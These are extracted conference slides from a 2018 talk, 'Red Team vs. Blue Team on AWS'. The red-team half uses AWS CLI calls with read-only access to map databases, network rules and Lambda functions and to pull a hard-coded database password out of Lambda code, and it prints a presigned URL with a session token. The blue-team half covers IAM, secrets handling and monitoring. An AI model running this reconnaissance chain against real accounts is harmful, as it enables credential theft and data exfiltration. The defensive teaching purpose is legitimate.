RS∧Conference2018

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SESSION ID: CSV-R12



RED TEAM VS. BLUE TEAM ON AWS

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Attacker vs. Defender









Cloud Admin...Duh Duh Duh.





Would Be A Boring Talk...











Instead...

Let's search for buried treasure!


Some background



- Initial Setup
 - Vanilla Account
 - Single Admin User
 - Base VPC & defaults
 - AWS Tutorial: Elastic Beanstalk with WordPress
 - https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/php-hawordpresstutorial.html
 - AWS Tutorial: Lambda Accessing RDS in VPC
 - <u>https://docs.aws.amazon.com/lambda/latest/dg/vpc.html</u>

Pilfer Credentials ~ Read Only Access





Look for RDS Databases





aws rds describe-db-instances --filter --query
DBInstances[].[DBInstanceIdentifier,MasterUsername,DBSubn
etGroup.VpcId,Endpoint.Address] --output=table --color off

supersecretdb?! That sounds like a good target...

```
D:\Users\tradichel>aws rds de_ribe-db-instances --filter --query DBInstances[].[DBInstanceIdentifier,MasterUsername,DBS ubnetGroup.VpcId,Endpoint.Auress] --output=table --color off

DescribeDBInstances |
| aa1fe08ildto0z5 wordpresstest | vpc-96c34cfe | aa1fe08ildto0z5.cl5fcy9momq1.us-east-2.rds.amazonaws.com |
| supersecretdb | kolbyadmin | vpc-96c34cfe | supersecretdb.cl5fcy9momq1.us-east-2.rds.amazonaws.com |
```

Examine Selected Database Subnets





aws rds describe-db-instances --filter "Name=db-instance-id, Values=supersecretdb" --query DBInstances[].DBSubnetGroup.Subnets[].Subnet Identifier --output table --color off

Hmm... let's check out: subnet-1ae9df57


What Traffic Do NACLs Allow?






aws ec2 describe-network-acls --filter
"Name=association.subnet-id,Values=subnet-1ae9df57"
--query NetworkAcls[].Entries --output table --color off

All traffic allowed ~ Sweet.



What Traffic Do DB Security Groups Allow?





aws ec2 describe-securitygroups --filter "Name=groupid,Values=sg-217f3e4a" -output table --color off

Port 3306 172.31.0.0/16

Find VPC With Access to Database




aws ec2 describe-vpcs --filter
"Name=cidrBlock,Values=172.31.0.0/16" --query
Vpcs[].VpcId --output table --color off



vpc-96c34cfe is assigned to CIDR 172.31.0.0/16

VPC Security Groups ~ 3306 Egress





aws ec2 describe-security-groups --filter
"Name=egress.ip-permission.to-port,Values=3306
Name=vpc-id,Values=vpc-96c34cfe" --output table -color off

None...hmm...

```
D:\Users\tradichel\.aws>aws ec2 describe-security-groups --filter "Name=egress.ip-permission.to-port,Values=3306 Name=vp c-id,Values=vpc-96c34cfe" --output table --color off |
| DescribeSecurityGroups |
| DescribeSecurityGroups |
```

Security Groups ~ No Outbound Restrictions



aws ec2 describe-security-groups --filter "Name=egress.ip-permission.cidr,Values='0.0.0.0/0',Name=vpc-id,Values=vpc-96c34cfe" --output table --color off --query SecurityGroups[].GroupId




Check Lambda Functions





aws lambda list-functions --query
Functions[?VpcConfig.SecurityGroupIds==
[`sg-93aadef8`]].FunctionName --output
table --color off



Query Lambda Code Location





aws lambda get-function --functionname CreateTableAddRecordsAndRead --query Code.Location


Gives us URL to code location in S3...

D:\Users\tradichel\.aws>aws lambda get-function --function-name CreateTableAddRecordsAndRead --query Code.Location
"https://awslambda-us-east-2-tasks.s3.us-east-2.amazonaws.com/snapshots/310610724838/CreateTableAddRecordsAndRead-af054b
aa-bd47-414d-bd56-54edd119cd6f8?versionId=jBCcttupPkmmceMPTJn_c3RgrsJnGn6r&X-Amz-Security-Token=FQoDYXdzECQaDPOQBfxx1bL3a
fb5mSK3A%2BqmipSSsGqJzxXZwQg1w9DRVrt2bY9GbgxT9D73PydpgXo4GR6uaQjdHRQmxnU%2F27fDQ9KvTjVLKoGPEGoayleVkzgZpPVVevo4Ov04gZ3SS
C8exKeqLFUi5NPSfjuOLID%2BdZJxvE60q082XWws1gM8wuyZgNP26Yb4pdHqObXVxXxbnigZwo0GOmlrVIvQWZH%2FgymxPQN22DG%2F1sY%2FeUA3mhKOE
UqgEzor@iMMMa3vkZFV2bdrWjcSutTt5XtFFmKSNwWAdnO%2Bs1j28jp9Sca50D3oS8o%2F%2FLpRq8gvP82WxmbzYjnX9yVGwMqjfxQyK%2FDt%2BUiY3J4
VM%2B4B6PF4oXEA0Mkxjhh65XBqZS8ma2hAmkQUI%2FCSHb21EWbbzS9MYEVLrDvDQBzyhqvWx%2F1R%2B1jZ7TaD3BdO8wWEo8JxR8i%2BDuRCjq2yTkLBL
WCULUzr6ybChuf1fRhSTNd15ikMdEwXRO4CwQuSi1i61QHVYQKhhDMEmeOEFsLAkCMk0ACmf9adrG0Iz5W5L2PWBxQ7DLjcQ3Nu3xpyFxMETVvNuU1%2BrMn
1YTCgvQnQiKwOpbvzgbi%2BLypFjvwo%2F9vR1Qu%3D&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Date=20180323T043812Z&X-Amz-SignadHea
ders=host&X-Amz-Expires=600&X-Amz-Credential=ASIAI6UZQFNPGFJYM4XA%2F20180323%2Fus-east-2%2Fs3%2Faws4_request&X-Amz-Signa
ture=a322f24da64b08be598484198eb75da5b761c3f629e909503d4b03c213aa4ba5"

Go To URL...Check out the code



Hmm, what's in this file?



About that rds_config file...



Oops. Database credentials.





rds_config - Notepad

File Edit Format View Help

db_username = "lambdauser"db_password = "@ccess!1"db_name = "supersecretdb"



Look for Instances That Can Exfil



aws ec2 describe-instances --output text --query Reservations[].Instances[].NetworkInterfaces[]. Association.[PublicIp,PublicDnsName]

Check the domains in a browser to find web sites.

```
Command Prompt

D:\Users\tradichel\.aws>aws ec2 describ instances --output text --query Reservations[].Instances[].NetworkInterfaces[].


Association.[PublicIp,PublicDnsName]

18.188.35.35 ec2-18-188-35-35.us-east-2.compute.amazonaws.com

18.221.251.252 ec2-18-221-251-252.us-east-2.compute.amazonaws.com
```

Exploit Web Site and Exfil





IAM Best Practices



- Roles
- Least Privilege
- Segregation of Duties
- IAM Top 10



Protecting Credentials



- User training ~ Phishing and handling of credentials
- Password policies and rotation
- MFA!!
- Require frequent re-auth especially to sensitive apps
- Prevent deployment of code with embedded credentials https://github.com/awslabs/git-secrets

IAM Configuration





WOW THAT IS A LOT OF YAML!!

https://github.com/allenk1/2018rsapresentation/ blob/master/Default-IAM-Profile.yaml

IAM Master - Initial Roles





Sid: AllowUserstoListAccounts
Effect: Allow

Action:

- "iam:ListAccountAliases"
- "iam:ListUsers"
- "iam:GetAccountPasswordPolicy"
- "iam:GetAccountSummary"

Resource: "*"

- Allows users to view enough information to get into IAM
- Can get the PW Policy ←IMPORTANT so it can apply
- List Users needed in order to find themselves



IAM Master - Initial Roles






```
Sid: AllowUserstoManageOwnAccount
Effect: Allow
Action:
- "iam:ChangePassword"
- "iam:CreateAccessKey"
- "iam:CreateLoginProfile"
- "iam:DeleteAccessKey"
- "iam:DeleteLoginProfile"
- "iam:GetLoginProfile"
- "iam:ListAccessKeys"
- "iam:UpdateAccessKey"
- "iam:UpdateLoginProfile"
- "iam:ListSigningCertificates"- "iam:DeleteSigningCertificate"
- "iam:UpdateSigningCertificate"
- "iam:UploadSigningCertificate"
- "iam:ListSSHPublicKeys"
- "iam:GetSSHPublicKey"
- "iam:DeleteSSHPublicKey"
- "iam:UpdateSSHPublicKey"
- "iam:UploadSSHPublicKey"
Resource: "arn:aws:iam::*:user/${aws:username}"
```

Actions allow users to manage their account – BUT NOT PERMISSIONS

Resource only allows them to perform on their username – can't modify anyone else

IAM ~ User Roles






- Allows users to manage this MFA
- Must login with MFA to remove device

IAM ~ Assumed Roles









IAM Master








Temporary credential request & setting at environmental variable




CloudTrail





Scan and Secure





EC2 Parameter Store








EC2 Parameter Store







Monitoring


#RSAC

- AWS GuardDuty
- VPC Flow Logs
- CloudTrail
- Config
- Log shipping
- Secure log backups
- Automate Remediation










#RSAC

WAF Security






Network Architecture



- Presentation Layer
- Application Layer
- Data Layer

- Limited NACL & Security Groups between subnets
- Limit all outbound traffic




Network Architecture



BAD NETWORK

- NACLs are wide open
- Wide open inbound rules on security groups
- Security groups all everything to talk to internet




Network Architecture



BETTER NETWORK

- NACLs limit access between subnets
- Security Groups limiting access to specific servers
- Blocking internet where not needed



Conclusion



- Red Team:
 - Attackers can use the same tools used by DevOps teams.
 - Cloud APIs provide a means for mapping out an entire account.
 - Read only access can be powerful.
- Blue Team:
 - Restrict access
 - Automated deployment
 - Architect networks to minimize open ports and pivoting
 - Protect secrets don't embed in code!
 - Monitor everything





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